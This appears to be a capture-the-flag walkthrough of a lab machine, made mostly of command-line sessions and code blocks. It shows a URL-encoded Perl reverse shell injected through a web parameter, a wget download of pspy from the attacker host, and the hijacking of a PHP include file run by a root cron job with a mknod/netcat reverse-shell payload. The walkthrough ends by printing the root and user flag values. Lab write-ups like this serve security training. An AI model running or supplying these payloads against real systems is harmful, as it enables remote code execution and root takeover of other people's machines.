
```
GET /launcher/c/data/projects.php?saad=
%70%65%72%6c%20%2d%65%20%27%75%73%65%20%53%6f%63%6b%65%74%3b%24%69%3d%22%31%30%2e%31
%30%2e%31%34%2e%32%33%22%3b%24%70%3d%31%32%33%34%3b%73%6f%63%6b%65%74%28%53%2c%50%46
%5f%49%4e%45%54%2c%53%4f%43%4b%5f%53%54%52%45%41%4d%2c%67%65%74%70%72%6f%74%6f%62%79
%6e%61%6d%65%28%22%74%63%70%22%29%29%3b%69%66%28%63%6f%6e%6e%65%63%74%28%53%2c%73%6f
%63%6b%61%64%64%72%5f%69%6e%28%24%70%2c%69%6e%65%74%5f%61%74%6f%6e%28%24%69%29%29%29
%29%7b%6f%70%65%6e%28%53%54%44%49%4e%2c%22%3e%26%53%22%29%3b%6f%70%65%6e%28%53%54%44
%4f%55%54%2c%22%3e%26%53%22%29%3b%6f%70%65%6e%28%53%54%44%45%52%52%2c%22%3e%26%53%22
%29%3b%65%78%65%63%28%22%2f%62%69%6e%2f%73%68%20%2d%69%22%29%3b%7d%3b%27 HTTP/1.1
Host: 10.10.10.145
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Length: 0
Connection: close
Referer: 10.10.10.145
Cookie: 97c737d7256edaf18c3552b469f00d9d=agb5a13fehdupuufsjn1l7m310
```




```
┌──(root💀kali)-[/Documents/…/player/Codiad/components/install]
└─# nc -nlvp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.145.
Ncat: Connection from 10.10.10.145:48054.
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ 
```



```
┌──(root💀kali)-[~/Downloads/pspy]
└─# ls
cmd  docker  Gopkg.lock  Gopkg.toml  images  internal  LICENSE  main.go  Makefile  pspy  pspy64  pspy64s  README.md  vendor

┌──(root💀kali)-[~/Downloads/pspy]
└─# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.145 - - [05/Jun/2021 18:21:10] "GET /pspy64s HTTP/1.1" 200 -
```




```
$ cd /dev/shm
$ wget http://10.10.14.23:8000/pspy64s
--2021-06-06 03:55:13--  http://10.10.14.23:8000/pspy64s
Connecting to 10.10.14.23:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1156536 (1.1M) [application/octet-stream]
Saving to: 'pspy64s'

     0K .......... .......... .......... .......... ..........  4%  381K 3s
    50K .......... .......... .......... .......... ..........  8%  568K 2s
   100K .......... .......... .......... .......... .......... 13%  569K 2s
   150K .......... .......... .......... .......... .......... 17%  595K 2s
   200K .......... .......... .......... .......... .......... 22%  568K 2s
   250K .......... .......... .......... .......... .......... 26%  596K 2s
   300K .......... .......... .......... .......... .......... 30%  567K 1s
   350K .......... .......... .......... .......... .......... 35%  595K 1s
   400K .......... .......... .......... .......... .......... 39%  570K 1s
   450K .......... .......... .......... .......... .......... 44%  591K 1s
   500K .......... .......... .......... .......... .......... 48%  571K 1s
   550K .......... .......... .......... .......... .......... 53%  568K 1s
   600K .......... .......... .......... .......... .......... 57%  595K 1s
   650K .......... .......... .......... .......... .......... 61%  569K 1s
   700K .......... .......... .......... .......... .......... 66%  567K 1s
   750K .......... .......... .......... .......... .......... 70%  596K 1s
   800K .......... .......... .......... .......... .......... 75%  567K 0s
   850K .......... .......... .......... .......... .......... 79%  568K 0s
   900K .......... .......... .......... .......... .......... 84%  597K 0s
   950K .......... .......... .......... .......... .......... 88%  569K 0s
  1000K .......... .......... .......... .......... .......... 92%  594K 0s
  1050K .......... .......... .......... .......... .......... 97%  569K 0s
  1100K .......... .......... .........                       100%  613K=2.0s

2021-06-06 03:55:15 (566 KB/s) - 'pspy64s' saved [1156536/1156536]

$ ls
spspy64s
$ ls
/bin/sh: 5: sls: not found
$ ls
pspy64s
```




```
$ ./pspy64s
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855
```

lets see cronjobs that has been executed



```
2021/06/06 03:56:49 CMD: UID=0    PID=1      | /sbin/init
2021/06/06 03:56:53 CMD: UID=0    PID=7090   | sleep 5
2021/06/06 03:56:53 CMD: UID=0    PID=7089   | /root/openssh-7.2p1/sshd -p 6686 -f /root/openssh-7.2p1/sshd_config -D -d
2021/06/06 03:56:58 CMD: UID=0    PID=7092   | sleep 5
2021/06/06 03:56:58 CMD: UID=0    PID=7091   | /root/openssh-7.2p1/sshd -p 6686 -f /root/openssh-7.2p1/sshd_config -D -d
2021/06/06 03:57:01 CMD: UID=0    PID=7095   | /usr/bin/php /var/lib/playbuff/buff.php
2021/06/06 03:57:01 CMD: UID=0    PID=7094   | /bin/sh -c /usr/bin/php /var/lib/playbuff/buff.php > /var/lib/playbuff/error.log
2021/06/06 03:57:01 CMD: UID=0    PID=7093   | CRON
2021/06/06 03:57:03 CMD: UID=0    PID=7098   | sleep 5
2021/06/06 03:57:08 CMD: UID=0    PID=7100   | sleep 5
```


we can see buff.php in /var/lib get executed by root



```
$ cd /var/lib/playbuff/
$ ls -al
total 24
drwxr-xr-x  2 root     root     4096 Mar 24  2019 .
drwxr-xr-x 49 root     root     4096 Aug 23  2019 ..
-rwx---r--  1 root     root      878 Mar 24  2019 buff.php
-rw-r--r--  1 root     root       15 Jun  6 03:59 error.log
-r--------  1 root     root       14 Mar 24  2019 logs.txt
-rw-------  1 telegen  telegen    13 Jun  6 03:59 merge.log
```


if we have write permissions we can replace the file with our own payload

how ever by looking at buff.php, it includes another php file




```
$ cat buff.php
<?php
include("/var/www/html/launcher/dee8dc8a47256c64630d803a4c40786g.php");
class playBuff
{
        public $logFile="/var/log/playbuff/logs.txt";
        public $logData="Updated";

        public function __wakeup()
        {
                file_put_contents(__DIR__."/".$this->logFile,$this->logData);
        }
}
$buff = new playBuff();
$serialbuff = serialize($buff);
$data = file_get_contents("/var/lib/playbuff/merge.log");
if(unserialize($data))
{
        $update = file_get_contents("/var/lib/playbuff/logs.txt");
        $query = mysqli_query($conn, "update stats set status='$update' where id=1");
        if($query)
        {
                echo 'Update Success with serialized logs!';
        }
}
else
{
        file_put_contents("/var/lib/playbuff/merge.log","no issues yet");
        $update = file_get_contents("/var/lib/playbuff/logs.txt");
        $query = mysqli_query($conn, "update stats set status='$update' where id=1");
        if($query)
        {
                echo 'Update Success!';
        }
}
?>
```


our user owns the folder , which meens we can replace the file




```
$ ls -lah /var/www/html | grep launcher
drwxr-xr-x 16 www-data www-data 4.0K Jun  6 03:27 launcher
```




```
$ ls -lah /var/www/html/launcher | grep dee8dc8a47256c64630d803a4c40786g.php
-rw-r--r--  1 www-data www-data  286 Mar 25  2019 dee8dc8a47256c64630d803a4c40786g.php
```



```
$ mv /var/www/html/launcher/dee8dc8a47256c64630d803a4c40786g.php  /var/www/html/launcher/dee8dc8a47256c64630d803a4c40786g.php.bak
```



```
$ echo '<?php echo system("mknod /tmp/x p;/bin/sh 0</tmp/x |nc 10.10.14.23 1337 1>/tmp/x");?>' > /var/www/html/launcher/dee8dc8a47256c64630d803a4c40786g.
php
$ 
```



```
┌──(root💀kali)-[/Documents/htb/boxes/player]
└─# nc -nlvp 1337
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.10.145.
Ncat: Connection from 10.10.10.145:32840.
id
uid=0(root) gid=0(root) groups=0(root)
cat /root/root.txt
7dfc49f8f9955e10d4a58745c5ddf49c
cd /home
ls
telegen
cd telegen
ls
user.txt
cat user.txt
30e47abe9e315c0c39462d0cf71c0f48
```